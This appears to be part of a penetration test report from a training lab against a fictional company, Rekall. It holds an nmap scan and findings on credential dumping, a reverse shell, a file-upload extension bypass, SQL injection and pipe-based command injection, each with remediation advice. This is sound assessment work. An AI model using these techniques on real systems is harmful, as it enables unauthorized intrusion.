4	9424423941	18 May 2023	18 May 2024	totalrekall.xyz	totalrekall.xyz	C=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU=http://certs.godaddy.com /repository/, CN=Go Daddy Secure Certificate Authority - G2
5	6095738637	02 Feb 2022	03 May 2022	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
6	6095738716	02 Feb 2022	03 May 2022	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
7	6095204253	02 Feb 2022	03 May 2022	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
8	6095204153	02 Feb 2022	03 May 2022	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA

```
┌──(root㉿kali)-[~]
└─# nmap -sV -sC 192.168.13.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2024-10-13 07:56 EDT
Nmap scan report for 192.168.13.10
Host is up (0.0000070s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
8009/tcp open  ajp13   Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/8.5.0
|_http-favicon: Apache Tomcat
|_http-open-proxy: Proxy might be redirecting requests
MAC Address: 02:42:C0:A8:0D:0A (Unknown)
```


Affected Hosts	192.168.13.0/24 and 192.168.13.12
Remediation	Limit the amount of data shared publicly Clean and secure WHOIS records

Vulnerability 7	Findings
Title	Low Privileges set for scheduling tasks
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	High
Description	Weak session management enables attackers to guess or attempt multiple session IDs, potentially gaining unauthorized access to the web application.
Images	
Affected Hosts	172.22.117.20
Remediation	Restrict full system access to only sudoers or root privileged accounts.


Vulnerability 8	Findings
Title	Credential Dump
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	Using information gathered from a previous Meterpreter session, we were able to access a file containing hashed passwords and credentials. By cracking these hashes, we used the credentials to establish a reverse shell.


Images	 
Affected Hosts	172.22.117.20
Remediation	Update and restrict access permissions for sensitive files Store files in secure, non-public locations to improve protection


Vulnerability 9	Findings
Title	Privilege Escalation
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	Used stolen credentials to SSH into the system, escalate privileges, and gain access to sensitive files or execute higher-level commands.


Images	
Affected Hosts	192.168.13.14
Remediation	Disable Port 22 to improve security Enforce the use of stronger, more complex passwords Implement two-factor authentication for enhanced protection

Vulnerability 10	Findings
Title	Sensitive Data Exposure
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Critical


Description	Used a proxy management tool in combination with Burp Suite to capture the response headers of the about-rekall.php page, exposing sensitive information within the HTTP headers. Upon inspecting the HTML source code of the login.php page or simply highlighting elements, login credentials were found. Sensitive data was also leaked through the publicly accessible robots.txt file, enabling unauthorized access to restricted web pages.
Images	







	
Affected Hosts	192.168.14.35
Remediation	Minimize the amount of information included in HTTP response headers Avoid storing sensitive data in HTML source code or in the robots.txt file Implement encryption for sensitive data Apply proper access controls to restrict unauthorized access


Vulnerability 11	Findings
Title	Local file Inclusion
Type (Web app / Linux OS / WIndows OS)	Web Application

Risk Rating	Critical
Description	In this exploit, a PHP script was successfully uploaded, demonstrating that attackers can read and potentially execute scripts on the server, leading to unauthorized access to sensitive data. Although weak filter rules prevent the direct upload of PHP files for execution, altering the file extension allows the input validation to be bypassed, enabling the malicious code to execute on the web server. .
Images	






Affected Hosts	192.168.14.35
Remediation	Implement strong input validation to ensure only safe files are accepted Prevent the execution of unintended or unauthorized files

Vulnerability 12	Findings
Title	SQL payload Injections
Type (Web app / Linux OS / WIndows OS)	Web Application Server
Risk Rating	Critical
Description	The Login.php page contains an SQL injection vulnerability, allowing attackers to modify SQL queries and gain unauthorized access to sensitive data and databases.
Images	

	
Affected Hosts	192.168.14.35
Remediation	Implement strong input validation to ensure data integrity Use parameterized queries and prepared statements to prevent SQL injection

Vulnerability 13	Findings
Title	Command Injection
Type (Web app / Linux OS / WIndows OS)	Web Application Server
Risk Rating	Critical
Description	By exploiting input fields designed to execute system commands, attackers can trigger a command injection vulnerability, allowing them to run arbitrary commands on the server. Although advanced input validation can detect symbols like ";" and "&", attackers can bypass this protection by using a pipe ("|") to execute commands.


Images	 
Affected Hosts	192.168.14.35
